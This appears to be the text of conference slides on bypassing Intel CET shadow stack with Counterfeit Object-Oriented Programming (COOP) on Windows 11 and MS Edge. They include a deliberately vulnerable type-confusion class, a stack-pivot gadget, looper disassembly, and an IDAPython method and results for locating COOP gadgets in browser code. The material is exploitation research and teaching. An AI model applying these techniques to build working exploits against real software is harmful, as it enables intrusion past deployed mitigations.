

EUSKALHACK

Bypassing Intel CET with Counterfeit Objects (COOP)

Matteo Malvica

SR. CONTENT DEV & RESEARCHER

@ **OffSec**

🇮🇹 🇳🇴

All things Vulns/Exploits 🥁

@matteomalvica

Agenda

- **CONCEPTS:**
  - Current status of ROP-based attacks
  - Control Flow Integrity (CFI) Mechanisms
  - Intel CET and Shadow Stack
  - COOP Theory
  - Building an Attack Plan
  - Finding COOP Gadgets with IDAPython
- **DEMOS:**
  - Bypassing Intel CET on latest Win 11 (PoC)
  - Bypassing Intel CET on MS Edge
- **Q&A**

The Big Picture

Memory-safe languages	+
SDL	+
Compiler mitigations	+
Runtime mitigations (WDEG)	+
	=

Raising exploitation $$$

Data Execution Prevention

Rolled out in **2003**

Enables the W^X Paradigm by implementing the **NX bit** on Memory Pages

Blocks vanilla **shellcode** from running


Return Oriented Programming

Code reuse attack that bypasses DEP

ROP GADGET = Instructions ending with a **RET**

Gadgets++ = high-level **API** execution

Return Oriented Programming



Control Flow Integrity

Protects against manipulation of the program's *original* control flow.

Different mitigations under this umbrella term

It comprises two sub-groups:

Forward-Edge

Backward-Edge

Forward-Edge CFI

Protects indirect function calls using verified function addresses

Control Flow Guard is one example of FE-CFI

CFG will block any `CALL [RAX]` instruction pointing to a ROP gadget address

Backward-Edge CFI

Defends against control-flow hijacking attacks that exploit vulnerabilities related to function **returns**

Shadow Stack is a form of **BE-CFI** that protects against ROP attacks

Intel CET

The original Intel specs included two **HW-based** mitigations:

- Shadow Stack (BE-CFI)
- Indirect Branch Tracking (FE-CFI) - *not yet implemented on Windows*

Shadow Stack:

Since 11th Generation Core ‘Tiger Lake’ Intel CPU

From 2020 on Windows


Compiler based mitigation enabled via the **/CETCOMPAT** flag

Shadow Stack (1)

On every CALL instruction, return addresses are stored on both call stack and shadow stack.

At RET instructions, a comparison is made to ensure integrity is not compromised.

If there is a mismatch, a control protection (#CP) exception is triggered and process terminated




Shadow Stack (2)

SSP is used to keep track of the stack

HW will protect SSP memory pages from attackers.

New **privileged** instructions:

- INCSSP
- RDSSP
- SAVEPREVSSP/RSTORESSP



"ROP NO MORE?"

ROP DEAD?

TLDR: Most likely.

Full Disclosure: **JOP/COP** based attacks are not stopped (yet) by Intel CET on Windows

How **widespread** is Intel CET today?

CET Rollout Status

Browser's **renderer process** -> primary attack surface and target.

Where JIT compiled code lives -> **Type Confusion** bugs

It's hard to make JIT'ed code and CET to coexist.

Result -> **No modern browser** implements CET in their renderer process - **yet**

```
C:\Users\uf0\OneDrive\Desktop\CET\scripts and notes>powershell -ep bypass ./check_cet.ps1
Process name is: chrome
ShadowStack is: ON
App type is: utility

Process name is: chrome
ShadowStack is: OFF
App type is: renderer

Process name is: chrome
ShadowStack is: ON
App type is: gpu-process

Process name is: chrome
ShadowStack is: ON
App type is: crashpad-handler

Process name is: chrome
ShadowStack is: ON

Process name is: chrome
ShadowStack is: ON
App type is: utility

Process name is: firefox
ShadowStack is: ON

Process name is: firefox
ShadowStack is: ON

Process name is: firefox
ShadowStack is: ON
```

Counterfeit Object-Oriented Programming

Theorized in 2015 by F. **Schuster**

Counterfeit memory **objects** from attacker-controlled payloads

Chain these objects together through **virtual functions** already present in target application or runtime loaded libraries.

These **functions** are **valid** and won't break any CFI logic (including CET)

COOP vfgadgets

COOP gadgets are called Virtual Function gadgets, or **vfgadgets**


They can be found with **IDAPython** scripts

Picked from a pool of **CFG-valid** functions

Different types of vfgadgets with different roles

Looper (1)


The Looper is the **main** vfgadget responsible for invoking other vfgadgets



Looper (2)

- Counterfeit obj is at RCX+0x40
- Dereference 1st vfgadget in RAX
- Call it (via CFG)
- Load next gadget from offset 0x20
- Rinse and repeat

```
    mov     rbx, [rcx+0x40]
loop_start:
    mov     rax, [rbx]
    call    cs:__guard_dispatch_icall_fptr
    mov     rbx, [rbx+20h]
    test    rbx, rbx
    jnz     short loop_start
    ...
loop_exit:
    ret
```



PoC Application

Vulnerable App to a **Type Confusion** Bug

Shipped with an **Invoker** vfgadget

Previously leaked RSP to obtain ***this*** pointer

We can reference the COOP **payload** from it

Call the **function pointer** via indirect call

```
class OffSec {
public:
    char* a = 0;
    int (*callback)(char* a) = 0;

public:
    virtual void trigger(char* a1) {
        callback(a);
```


```
; void __fastcall OffSec::trigger(OffSec *this, char *a1)
?trigger@OffSec@@UEAAXPEAD@Z proc near

var_18= qword ptr -18h
arg_0= qword ptr  8
arg_8= qword ptr  10h

mov     [rsp+arg_8], rdx
mov     [rsp+arg_0], rcx
sub     rsp, 38h
mov     rax, [rsp+38h+arg_0]
mov     rax, [rax+10h]
mov     [rsp+38h+var_18], rax
mov     rax, [rsp+38h+arg_0]
mov     rcx, [rax+8]
mov     rax, [rsp+38h+var_18]
call    cs:__guard_dispatch_icall_fptr
add     rsp, 38h
retn
?trigger@OffSec@@UEAAXPEAD@Z endp
```


DEMO
TIME

Triggering CET

```
Command
0:000> bl
     0 e Disable Clear  00000001`400017d0     0001 (0001)  0:**** coop!Gadgets
0:000> u 00000001`400017d0
coop!Gadgets [C:\Users\uf0\OneDrive\Desktop\CET\COOP-main\COOP\gadgets.asm @ 4]:
00000001`400017d0 4894            xchg    rax,rsp
00000001`400017d2 c3              ret
00000001`400017d3 cc              int     3
00000001`400017d4 cc              int     3
00000001`400017d5 cc              int     3
00000001`400017d6 cc              int     3
00000001`400017d7 cc              int     3
00000001`400017d8 cc              int     3
0:000> g
ModLoad: 00007ffe`164a0000 00007ffe`16546000   C:\WINDOWS\System32\sechost.dll
```

Bypassing CET PoC



IDAPython

How do we find a looper vfgadget?

-Iterates through all functions in the **.text** segment.

- Skips *FUNC_NORET* or *FUNC_THUNK*.

- If the function is **< 0x30** bytes, disassembles and check conditions:

  1. An instruction is a **mov** we check a displacement between regs
  2. An indirect **call** via ***guard_dispatch_icall_fptr***
  3. A **jnz** instruction exist (loop)
  4. The target jump address is **<** the call address

- If the **x4 conditions** are met -> possible looper gadget candidate!

IDAPython

```
[*] Finding 'loopers' vfgadgets
.text section: 0x180001000 - 0x181144000
?ClearResourceCaches@CDXResourceDomain@@QEAAXXZ
?HasDirtyLayer@CDispLayerGroupImpl@@QEBA_NXZ
?IterateRenderList@CImageFetchImmunityList@@UEAAXP6AXPEAUImageContextInterface@@@Z@Z
?_Tidy@ios_base@std@@AEAAXXZ
?SetAuthoringCallback@CDoc@@QEAAJPEAUtagVARIANT@@@Z
?setPageCount@CPrintManagerTemplatePrinter@@UEAAJJ@Z
?Trace@?$RecyclerVectorMemoryWrapper@V?$WeakRef@VCTextTrack@@@GarbageCollection@@V?$RecyclerVe
?Var_update@ServiceWorkerRegistration@@QEAAJPEAUIActiveScriptDirect@@PEAPEAXKPEAVCPromise@@@Z
?CleanupOutstandingFetches@CachePutTransfer@@AEAAXXZ
?ClearRecords@CSpellChangeRecordManager@@QEAAXXZ
?GetCharCountTakenIn@CLsDnodeText@Ptls6@@QEBA?AVLSCHCNT@2@XZ
?LsFAreTabsPensInSubline@Ptls6@@YAHPEBVCLsSubline@1@@Z
?CountEntries@CTravelLog@@UEAAKPEAUIUnknown@@@Z
?UpdateScreenshotStream@CTravelLog@@UEAAJKPEAUIStream@@@Z
?ListSize@CTravelEntry@@QEAAKXZ
??$IterateClients@K@CVSyncProvider@@AEAAXP80@EAA_NAEAUVSyncClient@0@AEAK@Z1@Z
?Clear@CDynamicRouter@Router@Bhx@@QEAAXP6AXPEAX@Z@Z

Total valid_functions: 17
```

IDAPython

```
; public: virtual long CTravelLog::UpdateScreenshotStream(unsigned long, struct IStream *)
?UpdateScreenshotStream@CTravelLog@@UEAAJKPEAUIStream@@@Z proc near
mov     rax, rsp
mov     [rax+8], rbx
mov     [rax+10h], rbp
mov     [rax+18h], rsi
mov     [rax+20h], rdi
push    r14
sub     rsp, 20h
mov     rbx, [rcx+30h]
mov     r14, r8
mov     ebp, edx
mov     rdi, rcx
mov     esi, 80004005h
test    rbx, rbx
jz      short loc_180FA90C2
```

```
loc_180FA905F:
mov     rax, [rbx]
mov     rcx, rbx
mov     rax, [rax+0F8h]
call    cs:__guard_dispatch_icall_fptr
cmp     eax, ebp
jz      short loc_180FA907F
```

```
mov     rbx, [rbx+78h]
test    rbx, rbx
